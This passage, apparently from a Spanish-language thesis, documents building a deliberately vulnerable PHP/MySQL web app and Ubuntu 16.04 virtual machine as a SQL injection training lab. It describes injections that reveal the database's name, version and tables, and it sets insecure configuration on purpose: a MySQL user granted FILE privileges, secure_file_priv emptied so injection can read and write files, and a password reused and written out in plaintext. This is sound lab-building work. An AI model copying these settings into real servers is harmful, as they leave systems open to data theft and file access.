$allowed_types = ['image/jpeg', 'image/png', 'image/gif'];

if (!in_array($file_type, $allowed_types)) {
    return ['success' => false, 'message' => 'Tipo de archivo no permitido. Solo JPG, PNG y GIF'];
}
```

***Figura 29: Función de actualización de foto del administrador – vulnerable.***

### 3.2.4. Acceso a la base de datos por SQLi.

Lo siguiente es evidenciar que la aplicación web permite acceder a la base de datos mediante inyecciones SQL antes de su despliegue dentro de la máquina virtual. Para esto se eligió el campo de búsqueda principal debido a que permite visualizar con claridad este acceso.

- Se ejecuta una inyección SQL la cual muestra el nombre de la base de datos activa, el usuario con el que se ejecuta la conexión y la versión del MYSQL **(ver Figura 30)**.





***Figura 30: Extracción de información del servicio por SQLi.***

- Se evidencia el acceso a la base de datos mostrando todas sus tablas existentes dentro de las tarjetas de juegos que presenta la aplicación web mediante una inyección SQL **(ver Figura 31).**





*Figura 31: Lista de todas las tablas de bases de datos por SQLi.*

## 3.3. FASE 3: CONFIGURACIÓN

### 3.3.1. Instalación y configuración de la máquina virtual.

Se instaló la máquina virtual utilizando la herramienta VirtualBox 7.0.10 como hipervisor. Donde se le asignó el nombre de nexusplaySQLi y seleccionó el sistema operativo Ubuntu Server 16.04 LTS Xenial Xerus de 64 bits. En cuanto a la imagen ISO, no se seleccionó ninguna, ya que se la configurará manualmente **(ver Figura 32).**





*Figura 32: Creación de la máquina virtual.*

El siguiente paso fue seleccionar la imagen ISO de Ubuntu Server 16.04 y configurar sus recursos, asignándole 2048 MB de memoria, 1 CPU y un disco de 15 GB. Inicialmente, el adaptador de red se configuró en puente para permitir la instalación de los servicios y del CVE correspondiente al fallo de seguridad **(ver Figura 33).** Al finalizar estos procesos, se cambiará a NAT, lo que permitirá que cualquier usuario pueda realizarla, ya que este tipo de conexión proporciona asignación automática de IP mediante DHCP.





***Figura 33: Detalles de la máquina virtual.***

Luego de haber creado la máquina virtual y asignar sus recursos en VirtualBox, el siguiente paso que se llevó a cabo fue iniciarla para realizar la instalación de Ubuntu Server 16.04. Con el objetivo de garantizar su correcto funcionamiento, se realizaron las siguientes configuraciones esenciales:

- Primero, se seleccionó el español como idioma para el servidor y la distribución de teclado,
- Después se le dio el nombre nexusplaySQLi a la máquina virtual para identificarla en la red,
- Ya que Ubuntu Server no permite iniciar sesión con root, se creó un nuevo usuario con su respectiva contraseña para tener acceso al sistema.

- En las particiones del disco se seleccionó la opción “Utilizar todo el disco”, ya que solo se cuenta con un solo disco duro. Con esta acción se crearon automáticamente dos particiones: una con 2.1 GB, que es para el área de intercambio (swap), destinada a evitar que el sistema colapse cuando la memoria RAM se sature, y la otra con 14GB para el sistema de archivos, donde se alojarán los paquetes, registros y servicios básicos.
- En el apartado destinado al proxy de red se dejó en blanco, dado que, al tratarse de un servidor simulado, no se hará uso de esta funcionalidad.
- Para evitar que se alteren las configuraciones al instalar los servicios necesarios para la máquina virtual, se eligió para el tasksel la opción “sin actualizaciones automáticas”.
- Respecto a las opciones de programas a instalar, no se seleccionó ninguno, puesto que serán instalados y configurados manualmente una vez finalizada la instalación base del sistema.
- Aunque no resulte necesario para este entorno, se incluyó la instalación del “cargador de arranque GRUB”, esto para asegurar que el sistema pueda iniciarse correctamente en cualquier situación y no presente ningún problema.

Tras completar todos estos procesos, se reinició e inició la máquina virtual, presentando la pantalla de inicio de Ubuntu Server listo para usarse (**ver Figura 34)**.





***Figura 34: Inicio de la máquina virtual – nexusplaySQLi.***

### 3.3.2. Configuración de los usuarios del servidor.

Se cambiaron los niveles de acceso de los usuarios del sistema utilizando los comandos **passwd root**, que será para modificar la contraseña de root, y **deluser username sudo** para eliminar los privilegios de administración del usuario creado inicialmente **(ver Figura 35)**. Esto va a restringir su capacidad de ejecutar comandos con permisos elevados y dejándolo como un usuario estándar.





***Figura 35: Cambio de contraseña y permisos.***

### 3.3.3. Iniciar los servicios en el sistema.

Para iniciar cada uno de los servicios esenciales que se utilizarán en la máquina virtual, se realizó lo siguiente:

- **Instalación de los servicios:** Se instalaron los servicios SSH, MySQL (el cual solicitó una contraseña para el usuario predeterminado) y Apache2 utilizando los siguientes comandos:
  - apt install openssh-server -y
  - apt install mysql-server -y
  - apt install apache2 -y
- **Inicio de los servicios:** Se inició y se verificó el funcionamiento de los servicios con los comandos:
  - systemctl start ssh
  - systemctl status ssh
  - systemctl start mysql
  - systemctl status mysql
  - systemctl start apache2

- systemctl status apache2

➢ **Configuración para inicio automático:** Finalmente, se configuró cada servicio para que se inicie automáticamente al encender el servidor mediante los siguientes comandos:

- systemctl enable ssh
- systemctl enable mysql
- systemctl enable apache2

Tras haber instalado, iniciado y configurado para ejecutarse automáticamente los servicios en la máquina virtual, se procedió a utilizar los comandos "ssh -V", "mysql -V" y "apache2 -v" con el fin de verificar la versión de cada uno de los servicios instalados **(ver Figura 36)**.





***Figura 36: Versiones de los servicios SSH, MySQL y Apache.***

Para que la máquina virtual funcione correctamente y sus servicios puedan ser detectados durante un escaneo, se añadieron reglas en el firewall mediante el comando **ufw allow [puerto],** para permitir habilitar los puertos 22 (SSH) para conexiones remotas al servidor, 80 (HTTP) para acceder al servidor web desde un navegador y 3306 (MySQL) para conexiones a la base de datos **(ver Figura 37).**





***Figura 37: Reglas de firewall añadidas.***

Hecho lo anterior, se procedió a ejecutar el comando “ufw enable”, que activará el firewall, aplicará las reglas configuradas y las hará persistentes. Acto seguido, se verificó su correcta aplicación con “ufw status numbered” **(ver Figura 38)**.





***Figura 38: Activación y verificación del firewall.***

### 3.3.4. Despliegue de la aplicación web vulnerable.

Para que la aplicación web vulnerable se pueda desplegar en la máquina, primero se verificó la dirección IP del servidor mediante el comando “ip add” **(ver Imagen 39)**.





***Figura 39: Dirección IP de la máquina virtual con adaptador puente.***

Con la IP del servidor identificada, se accedió al CMD de la computadora local y se ejecutó el comando:

**scp "C:\Users\Usuario\Documents\UICII\nexusplay_db.sql"**
**pedri@192.168.100.150:/home/pedri/**

El cual generó una copia del archivo SQL que se encuentra en la computadora local al usuario estándar del servidor **(ver Figura 40).**





***Figura 40: Archivo nexusplay_db.sql al servidor por el CMD.***

Debido a que la ejecución manual de comandos en la máquina puede resultar compleja, se utilizó símbolo de sistema (CMD) para establecer una conexión remota con el servidor y facilitar la ejecución de comandos. Además, se verificó que el archivo SQL se haya copiado correctamente en el servidor **(ver Figura 41)**.

```
C:\Users\Usuario>ssh pedri@192.168.100.150
pedri@192.168.100.150's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Pueden actualizarse 275 paquetes.
181 actualizaciones son de seguridad.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Mon Oct 20 21:29:21 2025 from 192.168.100.127
pedri@nexusplaySQLi:~$ ls
nexusplay_db.sql
pedri@nexusplaySQLi:~$
```

***Figura 41: Conexión por SHH mediante el CMD de la computadora local.***

Con el fin de simular una mala práctica de seguridad, se ingresó a MySQL como usuario root y se creó una base de datos destinada al nuevo usuario que será añadido en MySQL. A este usuario se le asignó la misma contraseña que tiene el usuario estándar del servidor y se le otorgaron privilegios de FILE para que pueda leer y escribir archivos dentro del sistema **(ver Figura 42)**.

```
root@nexusplaySQLi:/# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.33-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> CREATE DATABASE nexusplay_db;
Query OK, 1 row affected (0.02 sec)

mysql> CREATE USER 'anthony2025'@'localhost' IDENTIFIED BY 'D3nj100CHA1NSM4NP';
Query OK, 0 rows affected (0.06 sec)

mysql> GRANT ALL PRIVILEGES ON nexusplay_db.* TO 'anthony2025'@'localhost';
Query OK, 0 rows affected (0.03 sec)

mysql> GRANT FILE ON *.* TO 'anthony2025'@'localhost';
Query OK, 0 rows affected (0.00 sec)

mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.03 sec)
```

***Figura 42: Creación y configuración para la base de datos y usuario de mysql.***

Con la base de datos creada en MySQL, se procedió a importar el contenido del archivo .sql mediante el comando:

**mysql -u anthony2025 -p nexusplay_db < /home/pedri/nexusplay_db.sql;**

Una vez completada, se ingresó a MySQL con el usuario recién creado y se seleccionó la base de datos, para verificar con SHOW TABLES que el archivo SQL se haya transferido con éxito **(ver Figura 43)**.





***Figura 43: Verificación de tablas en MySQL.***

Antes de seguir con el despliegue de la aplicación web vulnerable, se instalaron las librerías de PHP utilizando el siguiente comando:

**apt install php libapache2-mod-php php-mysql -y**

Estas librerías sirven para que el servidor web Apache pueda ejecutar aplicaciones desarrolladas en PHP que usen bases de datos MySQL.

Lo siguiente que se realizó fue el despliegue de la aplicación web en el directorio de Apache /var/www/html/. Para esto se utilizó el siguiente enlace: https://github.com/AnthoP4023/nexusplay_app.git, que es el repositorio donde se encuentra la aplicación web vulnerable y fue creado para facilitar su despliegue **(ver Figura 44)**.




*Figura 44: Aplicación web vulnerable subida en GitHub.*

A partir de este repositorio se clonó la aplicación web en el servidor utilizando el comando "git clone https://github.com/AnthoP4023/nexusplay_app.git APM_nexusplay" y se verificó que la operación se realizó correctamente con el comando “ls” **(ver Figura 45)**.

```
root@nexusplaySQLi:/var/www/html# sudo git clone https://github.com/AnthoP4023/nexusplay_app.git APM_nexusplay
Clonar en «APM_nexusplay»...
remote: Enumerating objects: 5109, done.
remote: Counting objects: 100% (79/79), done.
remote: Compressing objects: 100% (55/55), done.
remote: Total 5109 (delta 48), reused 46 (delta 24), pack-reused 5030 (from 2)
Receiving objects: 100% (5109/5109), 45.27 MiB | 10.15 MiB/s, done.
Resolving deltas: 100% (1199/1199), done.
Comprobando la conectividad… hecho.
root@nexusplaySQLi:/var/www/html# ls
APM_nexusplay
```

*Figura 45: Clonación de la aplicación web.*

Una vez clonada la aplicación web, se ingresó a su directorio y se utilizó el comando “rm -rf .git” para eliminar el directorio oculto que viene incluido al descargarlo desde el repositorio GitHub y, para comprobar que se haya eliminado con éxito, se ejecutó el comando “ll” para ver todos los directorios, incluso los que están ocultos **(ver Figura 46)**.

```
root@nexusplaySQLi:/var/www/html/APM_nexusplay# rm -rf .git
root@nexusplaySQLi:/var/www/html/APM_nexusplay# ll
total 152
drwxr-xr-x 12 root root  4096 oct 20 21:42 ./
drwxr-xr-x  3 root root  4096 oct 20 21:41 ../
-rw-r--r--  1 root root 12060 oct 20 21:41 agg_card.php
drwxr-xr-x  3 root root  4096 oct 20 21:41 assests/
drwxr-xr-x  2 root root  4096 oct 20 21:41 auth/
-rw-r--r--  1 root root 12201 oct 20 21:41 buy_game.php
-rw-r--r--  1 root root 10064 oct 20 21:41 cart.php
drwxr-xr-x  2 root root  4096 oct 20 21:41 config_db/
drwxr-xr-x  2 root root  4096 oct 20 21:41 controladores/
drwxr-xr-x  2 root root  4096 oct 20 21:41 css/
-rw-r--r--  1 root root  4573 oct 20 21:41 evento.php
drwxr-xr-x  2 root root  4096 oct 20 21:41 functions/
-rw-r--r--  1 root root 12066 oct 20 21:41 game_code.php
-rw-r--r--  1 root root 10554 oct 20 21:41 game_view.php
drwxr-xr-x  5 root root  4096 oct 20 21:41 images/
drwxr-xr-x  2 root root  4096 oct 20 21:41 includes/
-rw-r--r--  1 root root 15718 oct 20 21:41 index.php
drwxr-xr-x  5 root root  4096 oct 20 21:41 panel-admin/
drwxr-xr-x  4 root root  4096 oct 20 21:41 profile/
-rw-r--r--  1 root root 10751 oct 20 21:41 recharge.php
-rw-r--r--  1 root root  6047 oct 20 21:41 search.php
```

*Figura 46: Eliminación del directorio oculto.*

Para evitar que los archivos y subdirectorios de la aplicación web vulnerable queden con los permisos del superusuario root, se cambió la propiedad al usuario predeterminado de Apache con los siguientes comandos:

**chown -R www-data:www-data APM_nexusplay**

Modifica de forma recursiva todos los archivos y subdirectorios dentro de la carpeta de la aplicación web, asignando como propietario y grupo al usuario www-data, garantizando que el servidor web tenga control sobre ellos sin depender de permisos de root.

**chmod -R 755 APM_nexusplay**

Hará que se otorguen los permisos de lectura, escritura y ejecución al propietario de la carpeta, que en este caso será www-data, mientras que los demás usuarios solo podrán leer y ejecutar los archivos, reforzando así la seguridad de la aplicación.

Una vez ejecutados los comandos anteriores, se comprobó que los permisos de los directorios y archivos de la aplicación web se hayan actualizado correctamente al usuario www-data **(ver Figura 47)**.


***Figura 47: Permisos de archivos y directorios de la aplicación.***

Como la aplicación web está en un directorio, se modificó el DocumentRoot, que es la ruta que Apache utiliza para mostrar el sitio web por defecto. Para ello, se utilizó el comando sudo nano /etc/apache2/sites-available/000-default.conf para

cambiar la ruta predeterminada, agregando el directorio /var/www/html/APM_nexusplay **(ver Figura 48)**.





***Figura 48: Modificación del archivo por defecto de Apache.***

Para que los ataques de inyección SQL puedan tener un mayor alcance y permitir lograr obtener información del sistema, se procedió a configurar los permisos de MySQL para habilitar ciertos accesos. Esto evita bloqueos relacionados con las restricciones del sistema de archivos y facilita la lectura o escritura de datos a través de consultas maliciosas.

La primera modificación que se realizó fue acceder a las configuraciones de MySQL, ubicadas en el archivo mysqld.cnf, donde se añadió y se dejó vacío el parámetro "secure_file_priv" **(ver Figura 49)**.


***Figura 49: Parámetro "secure_file_priv" añadido.***

Lo que hará esta acción es eliminar la limitación que MySQL impone al momento de exportar o importar archivos mediante sentencias como LOAD, DATA, INFILE,

SELECT o INTO OUTFILE, lo que permite que, a través de inyecciones SQL, se puedan generar archivos o extraer información directamente desde el servidor.

Para que los cambios realizados en los directorios de MySQL se guarden, se reinició su servicio con el comando “systemctl restart mysql”. Seguido de esto, se verificó que el nuevo parámetro esté presente en MySQL **(ver Figura 50)**.





***Figura 50: Verificación del parámetro secure_file_priv.***

